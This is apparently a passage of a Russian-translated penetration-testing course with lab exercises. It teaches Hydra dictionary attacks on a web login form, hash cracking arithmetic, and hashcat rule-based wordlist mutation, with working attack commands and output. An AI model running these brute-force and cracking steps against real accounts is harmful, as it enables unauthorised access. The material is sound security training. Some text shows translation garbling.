Первое поле указывает расположение формы входа. В этой демонстрации форма входа находится на веб-странице `index.php`. Второе поле задает тело запроса, используемое для передачи имени пользователя и пароля в форму входа, которое мы получили с Burp. Наконец, нужно предоставить идентификатор неудачного входа, также известный как *condition string*.


Перед тем как предоставить аргументы Hydra и запустить атаку, нужно понять, что строка условия ищется внутри ответа веб-приложения, чтобы определить, успешен вход или нет. Чтобы снизить количество ложных срабатываний, следует всегда избегать ключевых слов вроде *password* или *username*. Для этого можно соответствующим образом укоротить строку условия.

Полная команда с сокращенной строкой условия показана ниже. После выполнения команды подождем несколько секунд, пока Hydra определит действительный набор учетных данных.

```
kali@kali:~$ hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.50.201 http-post-form "/index.php:
    fm_usr=user&fm_pwd=^PASS^:Login failed. Invalid"
...
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per
    task
[DATA] attacking http-post-form://192.168.50.201:80/index.php:fm_usr=user&fm_pwd=^PASS^:Login failed. Invalid
    username or password
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in 3735:31h, 16 active
[80][http-post-form] host: 192.168.50.201   login: user   password: 121212
1 of 1 target successfully completed, 1 valid password found
...
```

Листинг 4 - успешная dictionary attack на login form

В этом случае словарная атака была успешной, и мы выявили действительный пароль (*121212*) для *user*. Попробуем войти, чтобы подтвердить учетные данные.



Согласно выводу на Рисунке 2, мы успешно вошли в систему. Отлично!

Как и любая dictionary attack, это создает много шума и множество событий. Если установлен *Web Application Firewall* (WAF),4 он быстро блокирует эту активность. Другие приложения защиты от brute force также могут блокировать это, например *fail2ban*,5 который блокирует пользователя после заданного количества неудачных попыток входа. Однако веб-сервисы часто не получают такого типа защиты, что делает это очень эффективным вектором против таких целей.

В целом словарные атаки могут быть довольно эффективны, особенно если начать с какой-либо известной информации и сбалансировать атаку с учетом потенциальных защитных механизмов.

(Github, 2022), github.com

(Github, 2022), tinyfilemanager.github.io

(PortSwigger, 2022), portswigger.net

(Wikipedia, 2022), en.wikipedia.org

(Fail2Ban, 2022), fail2ban.org

1. Следуйте шагам из этого раздела, чтобы получить доступ к TinyFileManager на VM #1 (BRUTE). После входа найдите flag.

2. Веб-страница на VM #2 защищена паролем. Используйте Hydra для атаки на пароль и получите доступ как пользователь *admin*. После определения правильного пароля введите его как ответ к этому упражнению.

15.2. Основы password cracking

Этот учебный блок охватывает следующие учебные цели:

• Понимать fundamentals of password cracking
• Мутировать wordlists
• Объяснять базовую методологию взлома паролей
• Атаковать ключевые файлы менеджера паролей
• Атаковать passphrase приватных SSH-ключей

В этом учебном блоке мы сосредоточимся на взломе паролей, начиная с обсуждения основ. Мы рассмотрим процесс мутирования существующих wordlists с помощью *Rules*, обсудим базовую методологию взлома и будем взламывать пароли для файлов баз данных, а также passphrases для приватных SSH-ключей.

В этом разделе мы рассмотрим различия между *encryption* и *hash algorithms* и обсудим взлом паролей. Затем рассмотрим два популярных инструмента для взлома паролей: *Hashcat* и *John the Ripper* (JtR). Наконец, вычислим время, необходимое для взлома определенных хешей.

PEN-100 содержит отдельный модуль о Cryptography, который является отличным ресурсом для базового обсуждения, представленного здесь.

Для начала обсудим основы шифрования. Шифрование - это двусторонняя функция, при которой данные "перемешиваются" (шифруются) или "распутываются" (расшифровываются) с помощью как минимум одного ключа. Зашифрованные данные известны как *ciphertext*.

Алгоритмы *Symmetric encryption* используют один и тот же ключ и для шифрования, и для расшифрования. Чтобы отправить сообщение другому человеку, обе стороны должны знать ключ (пароль). Если они обмениваются ключом через небезопасный канал, атакующий может перехватить его. Кроме того, атакующий может использовать атаку *Man-in-the-middle*, чтобы получить доступ к зашифрованным сообщениям, отправляемым между участниками обмена. Имея перехваченный ключ и доступ к зашифрованным сообщениям, атакующий может расшифровать и прочитать их. Это создает огромный риск безопасности, так как безопасность всего обмена основана на знании ключа, который должен быть известен обеим сторонам до начала коммуникации. *Advanced Encryption Standard* (AES)8 - пример алгоритма симметричного шифрования.

Asymmetric encryption использует distinct key pairs, содержащие private и public keys. Каждый user в этой transaction имеет собственную key pair. Чтобы получить encrypted message, user предоставляет public key communication partner, который использует его для encrypt message для нас. Когда message отправлено, только соответствующий private key может decrypt message. Распространенный asymmetric encryption algorithm - *Rivest-Shamir-Adleman* (RSA).

С другой стороны, hash или digest - это результат обработки входных данных переменного размера, в нашем случае пароля в открытом виде, через алгоритм хеширования, например *SHA1* или *MD5*.

Результатом является практически уникальное шестнадцатеричное значение фиксированной длины, представляющее исходный открытый текст. Другими словами, открытый текст, пропущенный через конкретный алгоритм хеширования, всегда производит один и тот же хеш, а полученный хеш является статистически уникальным. Единственное исключение — крайне редкая *hash collision*,13 когда два входных значения дают одно и то же значение хеша.

Большинство часто используемых алгоритмов хеширования, таких как MD5 и SHA1, являются *криптографическая хеш-функцияs*. Эти алгоритмы хеширования являются *one-way functions*,15 то есть сгенерировать хеш тривиально, но правильная реализация алгоритма делает получение открытого текста из хеша практически невозможным. В этом модуле мы будем обсуждать криптографическая хеш-функцияs, если не указано иное.

Хеширование часто применяется в области информационной безопасности. Например, если пользователь регистрирует учетную запись через приложение, он задает пароль. Пароль часто хешируется и хранится в базе данных, чтобы администраторы сайта и атакующие не могли получить доступ к паролю в открытом виде.

При попытке входа введенный пароль хешируется, и этот hash сравнивается с хешированным значением в database. Если они совпадают, введенный пароль корректен, и пользователь входит в систему.

В контексте парольных атак пароли приложений и пользователей часто шифруются или хешируются для защиты.

Чтобы расшифровать зашифрованный пароль, мы должны определить ключ, использованный для шифрования. Чтобы определить открытый текст хешированного пароля, мы должны пропустить разные пароли через алгоритм хеширования и сравнить возвращенный хеш с целевым хешем. Эти атаки вместе известны как *password cracking* и часто выполняются на выделенной системе. Так как процесс может занимать значительное время, мы часто запускаем его параллельно с другими действиями во время тест на проникновение.

В отличие от базовых словарных атак против сетевых служб и форм входа, продемонстрированных в предыдущем учебном блоке, взлом паролей экономит сетевую пропускную способность, не блокирует учетные записи и не затрагивается традиционными защитными технологиями.

Мы можем выполнить базовый взлом пароля на простом примере. Предположим, что мы получили доступ к хешу пароля SHA-25616 *5b11618c2e44027877d0cd0921ed166b9f176f50587fc91e7534dd2946db77d6*. Есть разные способы получить доступ к этому хешу, но в любом случае можно использовать **sha256sum**, чтобы хешировать разные пароли и изучить результаты. В этом случае мы хешируем строку "secret", затем снова хешируем "secret" и наконец хешируем строку "secret1". Мы используем **echo -n**, чтобы убрать символ новой строки из строки; иначе newline был бы добавлен к строке и изменил бы хеш.

```
kali@kali:~$ echo -n "secret" | sha256sum
2bb80d537b1da3e38bd30361aa855686bde0eacd7162fef6a25fe97bf527a25b  -

kali@kali:~$ echo -n "secret" | sha256sum
```

```
2bb80d537b1da3e38bd30361aa855686bde0eacd7162fef6a25fe97bf527a25b  -

kali@kali:~$ echo -n "secret1" | sha256sum
5b11618c2e44027877d0cd0921ed166b9f176f50587fc91e7534dd2946db77d6  -
```

Листинг 5 - сравнение resulting hash values для secret и secret1

В этом примере мы хешировали "secret" дважды, чтобы показать, что итоговый хеш вывода всегда одинаков. Обратите внимание, что хеши для "secret" и "secret1" полностью отличаются, хотя входные строки похожи. Также обратите внимание, что хеш для "secret1" совпадает с нашим захваченным хешем. Это значит, что мы определили пароль в открытом виде ("secret1"), связанный с этим хешем. Очень хорошо.

Однако это очень простой и неудобный способ взлома хешей паролей. К счастью, есть намного более подходящие инструменты. Hashcat и John the Ripper (JtR) — два самых популярных инструмента для взлома паролей. В целом JtR больше ориентирован на взлом на CPU, хотя тоже поддерживает GPU, тогда как Hashcat в первую очередь ориентирован на GPU, но также поддерживает CPU. JtR можно запускать без дополнительных драйверов, используя только CPU для взлома паролей. Hashcat требует *OpenCL* или *CUDA* для взлома на GPU. Для большинства алгоритмов GPU намного быстрее CPU, так как современные GPU содержат тысячи ядер, каждое из которых может взять часть нагрузки. Однако некоторые медленные алгоритмы хеширования, например *bcrypt*,19 лучше работают на CPU.

Важно познакомиться с разными инструментами, так как они поддерживают не одни и те же алгоритмы. Мы рассмотрим оба инструмента в этом модуле.

Перед началом взлома паролей вычислим время взлома разных представлений хеша. Время взлома можно рассчитать, разделив *keyspace* на скорость хеширования.

Пространство ключей состоит из набора символов в степени количества символов или длины исходной информации (пароля). Например, если мы используем латинский алфавит нижнего регистра (26 символов), алфавит верхнего регистра (26 символов) и цифры от 0 до 9 (10 символов), у нас есть набор из 62 возможных вариантов для каждого символа. Если мы сталкиваемся с пятисимвольным паролем, мы имеем 62 в пятой степени возможных паролей, содержащих эти пять символов.

Так как важно уметь это вычислять, используем терминал для расчета пространства ключей для пятисимвольного пароля, передав наш набор символов в **wc** с `-c` для подсчета каждого символа. Мы снова укажем `-n` для команды echo, чтобы убрать символ новой строки. Затем можем использовать *python3* для вычисления, с `-c` для выполнения расчета и **print** для отображения результата.

```
kali@kali:~$ echo -n "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789" | wc -c
62

kali@kali:~$ python3 -c "print(62**5)"
916132832
```

Листинг 6 - вычисление keyspace для password length 5

Для пятисимвольного пароля и указанного набора символов пространство ключей равно 916 132 832. Это число определяет, сколько уникальных вариантов можно сгенерировать для пятисимвольного пароля с этим набором символов. Теперь, когда у нас есть пространство ключей в контексте этого примера, нам также нужна скорость хеширования, чтобы рассчитать время взлома. Скорость хеширования — это мера того, сколько вычислений хеша можно выполнить за секунду.

Чтобы find hash rate, мы можем использовать benchmark mode Hashcat, чтобы определить hash rates для various hash algorithms на нашем particular hardware.

Мы используем **hashcat** с `-b`, чтобы initiate benchmark mode. Сначала benchmark CPU, запустив его в Kali VM без attached GPUs. При повторении на local Kali system results may differ.

```
kali@kali:~$ hashcat -b
hashcat (v6.2.5) starting in benchmark mode
...
* Device #1: pthread-Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz, 1545/3154 MB (512 MB allocatable), 4MCU

Benchmark relevant options:
===========================
* --optimized-kernel-enable

-------------------
* Hash-Mode 0 (MD5)
-------------------

Speed.#1.........:   450.8 MH/s (2.19ms) @ Accel:256 Loops:1024 Thr:1 Vec:8

----------------------
* Hash-Mode 100 (SHA1)
----------------------

Speed.#1.........:   298.3 MH/s (3.22ms) @ Accel:256 Loops:1024 Thr:1 Vec:8

---------------------------
* Hash-Mode 1400 (SHA2-256)
---------------------------

Speed.#1.........:   134.2 MH/s (7.63ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
```

Листинг 7 - benchmark CPU с MD5, SHA1 и SHA2-256

Benchmark показывает скорости хеширования для всех поддерживаемых режимов Hashcat. Листинг выше сокращен, так как Hashcat поддерживает множество алгоритмов хеширования. Сейчас нас интересуют только MD5, SHA1 и SHA-256. Значения скорости хеширования указаны в MH/s, где 1 MH/s равен 1 000 000 хешей в секунду. Обратите внимание, что результаты различаются на разном оборудовании. Запишем скорости хеширования, показанные в CPU benchmark в этом листинге, и запустим GPU benchmark, чтобы сравнить результаты.

Для следующего benchmark мы используем другую систему с подключенным GPU. Снова используем режим benchmark в Hashcat, чтобы рассчитать скорости хеширования для MD5, SHA1 и SHA-256.

GPU benchmark test нельзя запустить в lab.

```
C:\Users\admin\Downloads\hashcat-6.2.5>hashcat.exe -b
hashcat (v6.2.5) starting in benchmark mode
...
* Device #1: NVIDIA GeForce RTX 3090, 23336/24575 MB, 82MCU

Benchmark relevant options:
===========================
* --optimized-kernel-enable

-------------------
* Hash-Mode 0 (MD5)
-------------------

Speed.#1.........: 68185.1 MH/s (39.99ms) @ Accel:256 Loops:1024 Thr:128 Vec:8

----------------------
* Hash-Mode 100 (SHA1)
----------------------

Speed.#1.........: 21528.2 MH/s (63.45ms) @ Accel:64 Loops:512 Thr:512 Vec:1

---------------------------
```

```
* Hash-Mode 1400 (SHA2-256)
---------------------------

Speed.#1.........:  9276.3 MH/s (73.85ms) @ Accel:16 Loops:1024 Thr:512 Vec:1
```

Листинг 8 - benchmark GPU с MD5, SHA1 и SHA2-256

Сравним GPU и CPU hash rates.

Algorithm	GPU	CPU
MD5	68,185.1 MH/s	450.8 MH/s
SHA1	21,528.2 MH/s	298.3 MH/s
SHA256	9,276.3 MH/s	134.2 MH/s

Листинг 9 - сравнение GPU и CPU hash rates

Это подчеркивает прирост скорости, предлагаемый GPU. Теперь, когда у нас есть все значения, рассчитаем время взлома, необходимое для нашего пятисимвольного пароля.

В этом примере мы рассчитаем время взлома для SHA256 с пространством ключей 916 132 832, которое вычислили ранее. Мы уже знаем, что 1 MH/s равен 1 000 000 хешей в секунду. Поэтому снова можем использовать Python, чтобы рассчитать время взлома на CPU и GPU. Первая команда использует скорость SHA-256 на CPU, рассчитанную в листинге 7, а вторая команда использует скорость SHA-256 на GPU, рассчитанную в листинге 8. Результат наших вычислений будет выведен в секундах.

```
kali@kali:~$ python3 -c "print(916132832 / 134200000)"
6.826623189269746

kali@kali:~$ python3 -c "print(916132832 / 9276300000)"
0.09876058687192092
```

Листинг 10 - вычисление cracking time для password length 5

Вывод показывает, что мы можем calculate all possible хешей для этого keyspace менее чем за one second с GPU и примерно за seven seconds на CPU.

Используем тот же набор символов, но с увеличенной длиной пароля 8 и 10, чтобы лучше понять, как время взлома масштабируется относительно длины пароля. Для этого используем скорость хеширования SHA-256 на GPU в расчетах.

```
kali@kali:~$ python3 -c "print(62**8)"
218340105584896

kali@kali:~$ python3 -c "print(218340105584896 / 9276300000)"
23537.41314801117

kali@kali:~$ python3 -c "print(62**10)"
839299365868340224

kali@kali:~$ python3 -c "print(839299365868340224 / 9276300000)"
90477816.14095493
```

Листинг 11 - вычисление cracking time для password length 8 и 10 на GPU для SHA-256

Вывод показывает, что после перевода из секунд GPU потребуется примерно 6.5 часа, чтобы перебрать все возможные комбинации для восьмисимвольного пароля, и примерно 2.8 *years* для десятисимвольного пароля.

Обратите внимание, что увеличение длины пароля увеличивает длительность взлома экспоненциально, тогда как увеличение сложности пароля (набора символов) увеличивает длительность взлома только за *полиномиальное время*.

Это означает, что парольная политика, поощряющая более длинные пароли, устойчивее к взлому по сравнению с парольной политикой, поощряющей более сложные пароли.

В этом разделе мы обсудили encryption и hashing, а также benchmarked различные hash algorithms на CPU и GPU. Наконец, мы познакомились с process of calculating cracking time.

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Hashcat, 2022), hashcat.net

(OpenWall, 2022), openwall.com

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Nvidia, 2022), developer.nvidia.com

(Wikipedia, 2022), en.wikipedia.org

(Hypr, 2022), hypr.com

(Wikipedia, 2022), en.wikipedia.org

1. Ответьте true или false: в symmetric encryption один key используется и для encryption, и для decryption process.

2. Ответьте true или false: в asymmetric encryption мы можем свободно передавать private key другому человеку по network, не рискуя тем, что third party сможет перехватить key и затем расшифровать messages, отправленные нам.

3. Ответьте true или false: криптографическая хеш-функция является односторонней функцией. Полученный хеш нельзя обратить, просто выполнив в обратном порядке шаги, использованные для хеширования информации в открытом виде.

4. Используйте скорость хеширования MD5 на GPU из GPU-бенчмарка этого раздела и рассчитайте время взлома в минутах при следующих условиях. Используйте набор символов из всех строчных и заглавных букв английского алфавита и длину пароля 8. Введите ответ как полное количество минут без секунд.

Парольные политики, распространенность которых выросла в последние годы, задают минимальную длину пароля и использование вариантов символов, включая буквы верхнего и нижнего регистра, специальные символы и числовые значения.

Большинство паролей в часто используемых wordlist не соответствуют этим требованиям. Если бы мы хотели использовать их против цели со строгими парольными политиками, нам пришлось бы вручную подготовить wordlist: удалить все пароли, которые не соответствуют парольной политике, или вручную изменить wordlist, чтобы включить подходящие пароли. Мы можем решить это через автоматизацию изменения, или *mutating*, нашего wordlist перед отправкой на цель; это известно как *rule-based attack*. В этом типе атаки отдельные правила реализованы через функции правил, которые используются для изменения существующих паролей, содержащихся в wordlist. Отдельное правило состоит из одной или нескольких функций правил. Мы часто будем использовать несколько функций правил в каждом правиле.

Чтобы использовать атаку на основе правил, мы создадим файл правил, содержащий одно или несколько правил, и используем его с инструментом взлома.

В простом примере мы могли бы создать функцию правила, которая добавляет фиксированные символы ко всем паролям в словаре или изменяет различные символы в пароле.

Обратите внимание, что rule-based attacks tremendously increase number of attempted passwords, хотя теперь мы знаем, что modern hardware easily handles common passwords менее чем с eight characters.

Для следующего примера предположим, что мы сталкиваемся с политикой паролей, требующей букву верхнего регистра, специальный символ и числовое значение. Проверим первые 10 паролей из `rockyou.txt`, чтобы определить, соответствуют ли они этому требованию. Мы используем команду **head**, чтобы отобразить первые 10 строк списка слов.

```
kali@kali:~$ head /usr/share/wordlists/rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```

Листинг 12 - отображение первых 10 passwords из rockyou.txt

Листинг показывает, что ни один из первых десяти паролей в `rockyou.txt` не соответствует требованиям парольной политики этого примера.

Теперь мы могли бы использовать функции правил, чтобы изменять словарь под парольную политику. Но прежде чем изменять сложный словарь вроде `rockyou.txt`, сначала познакомимся с функциями правил и тем, как использовать их на более простом примере.

Чтобы продемонстрировать функции правил, например капитализацию, скопируем 10 паролей из Листинга 12 и сохраним их в `demo.txt` в только что созданном каталоге **passwordattacks**. Затем удалим все числовые последовательности, которые не соответствуют парольной политике, из `demo.txt` с помощью **sed**, где **^1** относится ко всем строкам, начинающимся с "1", **d** удаляет их, а `-i` выполняет редактирование на месте.

```
kali@kali:~$ mkdir passwordattacks

kali@kali:~$ cd passwordattacks

kali@kali:~/passwordattacks$ head /usr/share/wordlists/rockyou.txt > demo.txt
```

```
kali@kali:~/passwordattacks$ sed -i '/^1/d' demo.txt

kali@kali:~/passwordattacks$ cat demo.txt
password
iloveyou
princess
rockyou
abc123
```

Листинг 13 - contents и location demo.txt

Теперь у нас пять паролей в wordlist `demo.txt`. Мутируем эти пароли, чтобы они соответствовали парольной политике, которая должна включать числовое значение, специальный символ и заглавную букву.

Hashcat Wiki предоставляет список всех возможных функций правил с примерами. Если мы хотим добавить символ, простейшая форма — prepend или append. Можно использовать функцию **$**, чтобы добавить символ в конец, или **^**, чтобы добавить символ в начало. Обе функции ожидают один символ после селектора функции. Например, если мы хотим добавить "3" в начало каждого пароля в файле, соответствующая функция правила будет **^3**.

При генерации пароля с числовым значением многие пользователи просто добавляют "1" в конец существующего пароля. Поэтому создадим файл правил, содержащий **$1**, чтобы добавлять "1" ко всем паролям в словаре. Мы создадим **demo.rule** с этой функцией правила. Нужно экранировать специальный символ "$", чтобы корректно вывести его в файл.

```
kali@kali:~/passwordattacks$ echo \$1 > demo.rule
```

Листинг 14 - rule function для добавления "1" ко всем passwords

Теперь можно использовать **hashcat** с нашей wordlist mutation, предоставив rule file через `-r` и `--stdout`, который starts Hashcat in debugging mode. В этом mode Hashcat не будет attempt to crack any хешей, а просто display mutated passwords.

```
kali@kali:~/passwordattacks$ hashcat -r demo.rule --stdout demo.txt
password1
iloveyou1
princess1
rockyou1
abc1231
```

Листинг 15 - использование Hashcat в debugging mode для отображения всех mutated passwords

Листинг показывает, что "1" была добавлена к каждому паролю из-за функции правила **$1**.

Если вы получили ошибку "Not enough allocatable device memory for this attack", выключите Kali VM и добавьте больше RAM. 4GB достаточно для примеров и упражнений.

Теперь разберем политику паролей с символом верхнего регистра. Когда пользователей вынуждают использовать символ верхнего регистра в пароле, многие склонны делать заглавным первый символ. Поэтому добавим функцию правила **c** в файл правил: она делает первый символ заглавным и переводит остальные в нижний регистр.

Попробуем пример с двумя файлами правил: **demo1.rule** и **demo2.rule**. Мы отформатируем эти файлы по-разному.

В **demo1.rule** функции правил находятся в одной строке и разделены пробелом. В этом случае Hashcat будет последовательно применять их к каждому паролю из wordlist. Результат: первый символ каждого пароля будет переведен в верхний регистр, а к каждому паролю будет добавлена "1".

В **demo2.rule** функции правил находятся на отдельных строках. Hashcat интерпретирует вторую функцию правила на второй строке как новое правило. В этом случае каждое правило используется отдельно, что дает два мутированных пароля для каждого пароля из wordlist.

```
kali@kali:~/passwordattacks$ cat demo1.rule
$1 c

kali@kali:~/passwordattacks$ hashcat -r demo1.rule --stdout demo.txt
Password1
Iloveyou1
Princess1
Rockyou1
Abc1231

kali@kali:~/passwordattacks$ cat demo2.rule
$1
c

kali@kali:~/passwordattacks$ hashcat -r demo2.rule --stdout demo.txt
password1
Password
iloveyou1
Iloveyou
princess1
Princess
...
```

Листинг 16 - использование двух rule functions, разделенных space и line

Хорошо! Мы адаптировали файл правил **demo1.rule** к двум из трех политик паролей. Пора заняться третьей и добавить специальный символ. Начнем с "!", очень распространенного специального символа.

На основе этого предположения добавим **$!** в файл правил. Поскольку мы хотим, чтобы все функции правил применялись к каждому паролю, нужно указать функции в одной строке. Снова продемонстрируем это двумя разными файлами правил, чтобы подчеркнуть идею объединения функций правил. В первом файле правил добавим **$!** в конец первого правила. Во втором файле правил добавим его в начало этого правила.

```
kali@kali:~/passwordattacks$ cat demo1.rule
$1 c $!

kali@kali:~/passwordattacks$ hashcat -r demo1.rule --stdout demo.txt
Password1!
Iloveyou1!
Princess1!
Rockyou1!
Abc1231!

kali@kali:~/passwordattacks$ cat demo2.rule
$! $1 c

kali@kali:~/passwordattacks$ hashcat -r demo2.rule --stdout demo.txt
Password!1
Iloveyou!1
Princess!1
Rockyou!1
Abc123!1
```

Листинг 17 - добавление функции правила в начало и конец текущего правила

Вывод показывает, что **demo1.rule** изменяет пароли, добавляя сначала "1", а затем "!". Другой файл правил, **demo2.rule**, добавляет сначала "!", затем "1". Это показывает, что функции правил применяются слева направо внутри правила.

Правило, содержащееся в **demo1.rule**, изменяет пароли из нашего словаря так, чтобы они соответствовали требованиям парольной политики.

Теперь, когда у нас есть базовое понимание rules и того, как их создавать, взломаем хеш с помощью rule-based attack. В этой демонстрации предположим, что мы извлекли MD5-хеш "f621b6c9eab51a3e2f4e167fee4c6860" из целевой системы. Мы используем словарь `rockyou.txt` и изменим его под password policy, требующую заглавную букву, числовое значение и специальный символ.

Создадим файл правил, чтобы учесть эту политику паролей. Как и раньше, используем функцию правила **c** для преобразования первой буквы в заглавную. Кроме того, снова используем "!" как специальный символ. Для числовых значений добавим популярные "1", "2" и "123", за которыми следует специальный символ.

```
kali@kali:~/passwordattacks$ cat crackme.txt
f621b6c9eab51a3e2f4e167fee4c6860

kali@kali:~/passwordattacks$ cat demo3.rule
$1 c $!
$2 c $!
$1 $2 $3 c $!
```

Листинг 18 - MD5-хеш и файл правил

Далее можно запустить Hashcat. Мы отключим отладочный вывод, убрав аргумент `--stdout`. Вместо этого укажем `-m`, который задает тип хеша. В этой демонстрации мы хотим взломать MD5, тип хеша **0**, который взяли со страницы примеров хешей Hashcat. После типа хеша передадим целевой файл с MD5-хешем (`crackme.txt`) и wordlist `rockyou.txt`. Затем укажем `-r`, чтобы передать **demo3.rule**. Так как наша Kali VM не имеет доступа к GPU, также введем `--force`, чтобы игнорировать соответствующие предупреждения Hashcat.

```
kali@kali:~/passwordattacks$ hashcat -m 0 crackme.txt /usr/share/wordlists/rockyou.txt -r demo3.rule --force
hashcat (v6.2.5) starting
...
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 43033155

f621b6c9eab51a3e2f4e167fee4c6860:Computer123!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: f621b6c9eab51a3e2f4e167fee4c6860
Time.Started.....: Tue May 24 14:34:54 2022, (0 secs)
Time.Estimated...: Tue May 24 14:34:54 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (demo3.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3144.1 kH/s (0.28ms) @ Accel:256 Loops:3 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
...
```

Листинг 19 - cracking MD5 Hash с Hashcat и mutated wordlist rockyou.txt

В этом случае мы cracked password "Computer123!", которого не было в default file `rockyou.txt`. Hashcat потребовалось всего few seconds, despite running on CPU.

При попытке создать правила для изменения существующего списка слов всегда следует учитывать человеческое поведение и удобство работы с паролями. Большинство пользователей

используют основное слово и подгоняют его под политику паролей, возможно добавляя числа и специальные символы. Когда требуется буква верхнего регистра, большинство пользователей делают заглавной первую букву. Когда требуются специальные символы, большинство пользователей добавляют специальный символ в конец пароля и полагаются на символы на левой стороне клавиатуры, потому что до этих клавиш легко дотянуться и их легко набрать.3

Вместо самостоятельного создания rules можно использовать rules, provided by Hashcat или other sources. Hashcat includes variety of effective rules in `/usr/share/hashcat/rules`:

```
kali@kali:~/passwordattacks$ ls -la /usr/share/hashcat/rules/
total 2588
-rw-r--r-- 1 root root    933 Dec 23 08:53 best64.rule
-rw-r--r-- 1 root root    666 Dec 23 08:53 combinator.rule
-rw-r--r-- 1 root root 200188 Dec 23 08:53 d3ad0ne.rule
-rw-r--r-- 1 root root 788063 Dec 23 08:53 dive.rule
-rw-r--r-- 1 root root 483425 Dec 23 08:53 generated2.rule
-rw-r--r-- 1 root root  78068 Dec 23 08:53 generated.rule
drwxr-xr-x 2 root root   4096 Feb 11 01:58 hybrid
-rw-r--r-- 1 root root 309439 Dec 23 08:53 Incisive-leetspeak.rule
-rw-r--r-- 1 root root  35280 Dec 23 08:53 InsidePro-HashManager.rule
-rw-r--r-- 1 root root  19478 Dec 23 08:53 InsidePro-PasswordsPro.rule
-rw-r--r-- 1 root root    298 Dec 23 08:53 leetspeak.rule
-rw-r--r-- 1 root root   1280 Dec 23 08:53 oscommerce.rule
-rw-r--r-- 1 root root 301161 Dec 23 08:53 rockyou-30000.rule
-rw-r--r-- 1 root root   1563 Dec 23 08:53 specific.rule
-rw-r--r-- 1 root root  64068 Dec 23 08:53 T0XlC-insert_00-99_1950-2050_toprules_0_F.rule
...
```

Листинг 20 - listing rule files Hashcat

Эти предопределенные правила покрывают широкий набор мутаций и наиболее полезны, когда у нас нет информации о парольной политике цели. Мы будем использовать предопределенные правила в следующих демонстрациях и примерах. Однако всегда эффективнее всего обнаружить информацию о существующих парольных политиках или найти типичные политики по умолчанию для целевой программной среды.

Кратко summarize, что мы сделали в этом разделе. Мы начали с discussion rule-based attacks и почему они preferred over dictionary attacks. Затем обсудили rules и использовали их для mutate wordlists, чтобы crack MD5 hash. В конце раздела кратко introduced predefined rule files, provided by Hashcat.

В следующем разделе мы обсудим basic методологию for cracking, которую можно использовать как outline для demonstrations и exercises.

(Hashcat, 2022), hashcat.net

(Washington Post, 2017), washingtonpost.com

1. Вы извлекли MD5-хеш "056df33e47082c77148dba529212d50a" из целевой системы. Создайте rule, чтобы добавить "1@3$5" к каждому паролю из словаря `rockyou.txt`, и взломайте хеш.
2. Вы извлекли MD5-хеш "19adc0e8921336d08502c039dc297ff8" из целевой системы. Создайте rule, которая переводит все буквы в верхний регистр и дублирует пароли, содержащиеся в `rockyou.txt`, и взломайте хеш.

В следующих разделах мы пройдем через разные фазы реальной сессии взлома паролей, начиная с обзора надежной методики.

Мы можем describe process cracking hash следующими steps:

1. Extract хешей
2. Format хешей
3. Calculate cracking time
4. Prepare wordlist
5. Attack the hash

Первый шаг — извлечь хеши. В тесте на проникновение мы найдем хеши в разных местах. Например, если получим доступ к системе базы данных, можно выгрузить таблицу базы данных, содержащую хешированные пароли пользователей.

Следующий шаг — привести хеши к формату, ожидаемому нашим инструментом взлома. Для этого нужно знать алгоритм хеширования, с помощью которого был создан хеш. Мы можем определить тип хеша с помощью *hash-identifier* или *hashid*,2 которые установлены в Kali. В зависимости от алгоритма хеширования и исходного хеша может потребоваться проверить, находится ли он уже в правильном формате для нашего инструмента. Если нет, нужно использовать вспомогательные инструменты, чтобы преобразовать представление хеша в ожидаемый формат.

На третьем шаге мы определяем осуществимость нашей попытки взлома. Как обсуждалось ранее, время взлома состоит из пространства ключей, деленного на скорость хеширования. Если рассчитанное время взлома превышает ожидаемый срок жизни, стоит пересмотреть этот подход.

